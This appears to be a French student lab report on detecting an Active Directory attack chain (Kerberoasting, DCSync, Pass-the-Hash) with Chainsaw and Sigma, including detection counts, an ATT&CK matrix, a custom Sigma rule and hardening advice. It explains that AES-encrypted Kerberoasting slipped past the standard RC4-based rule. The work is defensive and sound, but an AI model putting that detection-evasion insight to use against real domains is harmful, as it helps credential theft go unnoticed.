 â•šâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•—â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â•šâ–ˆâ–ˆâ–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘ â•šâ–ˆâ–ˆâ–ˆâ–ˆâ•‘â•šâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•—â•šâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•—â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘
 â•šâ•â•â•â•â•â•â•â•šâ•â•  â•šâ•â•â•šâ•â•  â•šâ•â•â•šâ•â•  â•šâ•â•â•šâ•â•  â•šâ•â•â•â•  â•šâ•â•â•â•â•â• â•šâ•â•â•šâ•â•
    By WithSecure Countercept (@FranticTyping, @AlexKornitzer)
[+] Loading detection rules from: C:\Gryphon\chainsaw\repo\chainsaw-master\rules
[+] Loaded 40 detection rules
[+] Loading forensic artefacts from: C:\Gryphon\logs (extensions: .evt, .$MFT, .bin, .mft, .evtx)
[+] Loaded 2 forensic artefacts (68.1 MiB)
[+] Created account_tampering.csv
[+] Created lateral_movement.csv
[+] Created login_attacks.csv
[+] 3351 Detections found on 3351 documents

PS C:\Gryphon\chainsaw\chainsaw>    Get-ChildItem C:\Gryphon\results_chainsaw


    Directory: C:\Gryphon\results_chainsaw


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         11/6/2026   4:18 AM           4575 account_tampering.csv
-a----         11/6/2026   4:18 AM         477663 lateral_movement.csv
-a----         11/6/2026   4:18 AM           6965 login_attacks.csv
```

Rejeu des règles natives Chainsaw (40 règles, 3351 détections).

```
PS C:\Gryphon\chainsaw\chainsaw> Invoke-WebRequest "https://github.com/SigmaHQ/sigma/archive/refs/heads/master.zip" -OutFile "C:\Gryphon\sigma.zip"
Expand-Archive "C:\Gryphon\sigma.zip" -DestinationPath "C:\Gryphon\sigma" -Force
.\chainsaw.exe hunt C:\Gryphon\logs -s C:\Gryphon\sigma\sigma-master\rules --mapping .\mappings\sigma-event-logs-all.yml --level medium --csv --output C:\
.\chainsaw.exe :
At line:3 char:1
+ .\chainsaw.exe hunt C:\Gryphon\logs -s C:\Gryphon\sigma\sigma-master\ ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

 â–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•—â–ˆâ–ˆâ•—  â–ˆâ–ˆâ•— â–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•— â–ˆâ–ˆâ•—â–ˆâ–ˆâ•—  â–ˆâ–ˆâ•—â–ˆâ–ˆâ–ˆâ•—   â–ˆâ–ˆâ•—â–ˆâ–ˆâ•—â–ˆâ–ˆâ•—  â–ˆâ–ˆâ•—â–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•— â–ˆâ–ˆâ•—â–ˆâ–ˆâ•—
 â–ˆâ–ˆâ•”â•â•â•â•â•â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•”â•â•â–ˆâ–ˆâ•—â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ–ˆâ–ˆâ•—  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘
 â–ˆâ–ˆâ•‘     â–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•‘â–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘     â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘
 â–ˆâ–ˆâ•‘     â–ˆâ–ˆâ•”â•â•â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•”â•â•â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â•šâ–ˆâ–ˆâ•—â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘     â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘
 â•šâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•—â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â•šâ–ˆâ–ˆâ–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘ â•šâ–ˆâ–ˆâ–ˆâ–ˆâ•‘â•šâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•—â•šâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•—â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘
 â•šâ•â•â•â•â•â•â•šâ•â•  â•šâ•â•â•šâ•â•  â•šâ•â•â•šâ•â•  â•šâ•â•â•šâ•â•  â•šâ•â•â•â•  â•šâ•â•â•â•â•â• â•šâ•â•â•šâ•â•
    By WithSecure Countercept (@FranticTyping, @AlexKornitzer)
[+] Loading detection rules from: C:\Gryphon\sigma\sigma-master\rules
[38;5;11m[!] Loaded 1307 detection rules (149 not loaded)[0m
[+] Loading forensic artefacts from: C:\Gryphon\logs (extensions: .evtx, .evt)
[+] Loaded 2 forensic artefacts (68.1 MiB)
[+] Created sigma.csv
[+] 55 Detections found on 55 documents
```

Rejeu des règles Sigma via Chainsaw (1307 règles, 55 détections).

```
PS C:\Gryphon\chainsaw\chainsaw> (Get-Content C:\Gryphon\results_sigma\sigma.csv -TotalCount 1)
Import-Csv C:\Gryphon\results_sigma\sigma.csv | Group-Object detections | Sort-Object Count -Descending | Select-Object Count, Name | Format-Table -Auto
timestamp,detections,path,count,Event.System.Provider,Event ID,Record ID,Computer,Event Data

Count Name
----- ----
   48 Active Directory Replication from Non Machine Account - DcSync Indicator
    4 Possible DC Shadow Attack
    1 User Added to Local Administrator Group
    1 Sysmon Configuration Change
    1 CurrentVersion Autorun Keys Modification
```

Regroupement des détections Sigma : 48 occurrences de DCSync en tête.

4.3 Matrice ATT&CK annotée

Phase	Technique ATT&CK	Event	Détection (règle / source)	Recommandation
Reconnaissance	T1087.002 Account Discovery	4661/4624	Non détecté au seuil retenu	Baseline des requêtes SAMR
Kerberoasting	T1558.003	4769	Non détecté : AES256 contourne la règle RC4	Règle custom AES + gMSA
Crackage	T1110.002	-	Non détectable (hors ligne)	Mots de passe longs (gMSA)
Escalade	T1078.002 / T1098	4728/4732	Détecté : ajout à un groupe à privilèges	Alerte sur ajout à Domain Admins
DCSync	T1003.006	4662	Détecté (48) : AD Replication from Non Machine Account	Restreindre les droits de réplication
Pass-the-Hash	T1550.002	4624 NTLM	Partiel : règles natives Chainsaw	Alerte logon NTLM privilégié
Exfiltration	T1039	5145	Non détecté au seuil retenu	Audit des partages sensibles

Détection connexe : 4 occurrences de « Possible DC Shadow Attack », liées à l'activité de réplication du DCSync.

4.4 Constats clés

- DCSync fortement détecté (48 déclenchements) : une réplication demandée par un compte non-contrôleur de domaine est anormale par nature. C'est le signal le plus fiable de la chaîne.
- Le Kerberoasting a contourné la détection standard : la règle Sigma classique cible le chiffrement RC4 (0x17), or l'attaque a utilisé AES256 (0x12), imposé par Windows Server 2025. Le durcissement du chiffrement casse ici une détection historique. C'est le principal angle mort.
- Pass-the-Hash détecté par Chainsaw mais pas par Sigma : s'appuyer sur un seul moteur laisse des trous.
- L'escalade est visible : l'ajout de svc_sql à un groupe à privilèges a généré les événements attendus.

4.5 Règle Sigma custom : Kerberoasting en AES

Pour combler l'angle mort, une règle détectant une demande de ticket de service (4769) chiffrée en AES vers un compte de service à SPN (hors comptes machine et krbtgt).


```
title: Kerberoasting - demande de ticket de service en AES
id: a7f3c2d1-8b4e-4e21-9c6a-000000gryphon
status: experimental
description: Detecte une demande TGS chiffree en AES vers un compte
  de service a SPN. Complete la regle RC4 classique, contournee
  quand le domaine force AES (Windows Server 2025).
author: Marc Bohoussou
date: 2026/11/06
```

```
references:
  - https://attack.mitre.org/techniques/T1558/003/
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4769
    TicketEncryptionType:
      - '0x11'  # AES128
      - '0x12'  # AES256
  filter_machine:
    ServiceName|endswith: '$'
  filter_krbtgt:
    ServiceName: 'krbtgt'
  condition: selection and not filter_machine and not filter_krbtgt
falsepositives:
  - Demandes de tickets de service legitimes (volumineuses en prod)
level: low
tags:
  - attack.credential_access
  - attack.t1558.003
```

Limite assumée : seule, cette règle est bruyante (les tickets AES légitimes sont nombreux). Elle doit être couplée à un seuil (un même compte demandant des tickets pour plusieurs comptes de service) ou à une liste blanche. La vraie parade de fond reste le passage en gMSA.

5. Cartographie du domaine (BloodHound)

La collecte SharpHound (323 objets) importée dans BloodHound confirme visuellement les chemins d'attaque. Le compte svc_sql est classé Tier Zero (plus haut niveau de privilège) et marqué kerberoastable par la présence de son SPN ; il est membre de Domain Admins.



Fiche du compte svc_sql dans BloodHound : Tier Zero, Admin Count = True.



Chemin svc_sql → Domain Admins (relation MemberOf) dans BloodHound.

6. Recommandations

- Comptes de service en gMSA : supprime la surface de Kerberoasting à la racine (mot de passe aléatoire non crackable). Priorité haute.

- Alerter sur le DCSync : la détection fonctionne, la câbler en temps réel. Toute réplication depuis un compte non-DC doit remonter immédiatement.
- Restreindre les droits de réplication (Get-Changes, Get-Changes-All) aux seuls contrôleurs de domaine.
- Déployer la règle Kerberoasting AES couplée à un seuil, tant que le gMSA n'est pas généralisé.
- Auditer les accès aux partages sensibles (5145) et alerter sur un accès par un compte inhabituel.
- Croiser deux moteurs de détection (Sigma et règles natives Chainsaw) : aucun ne couvre seul toute la chaîne.

7. Annexe — Justification technique

La configuration de référence du sujet (Windows Server 2025, évaluation 180 jours, x86-64, virtualisé en local) n'a pas pu être tenue sur le matériel disponible.

- Deux postes locaux inexploitables : un portable ARM64, sur lequel aucun Windows Server x86 ne tourne nativement ; un poste i7 au disque défaillant (plusieurs heures de démarrage).
- L'émulation QEMU x86 sur l'hôte ARM a été testée mais s'est révélée trop lente : l'installation d'AD DS restait bloquée après plusieurs heures.
- Solution retenue : contrôleur de domaine hébergé sur une VM cloud GCP avec l'image officielle Windows Server 2025, attaque depuis Kali local, accès restreint par pare-feu à l'IP de l'attaquant.
- Impact sur le périmètre : palier socle, couche 2 décrite et non démontrée. Reproductibilité assurée par les scripts de déploiement versionnés et le journal horodaté.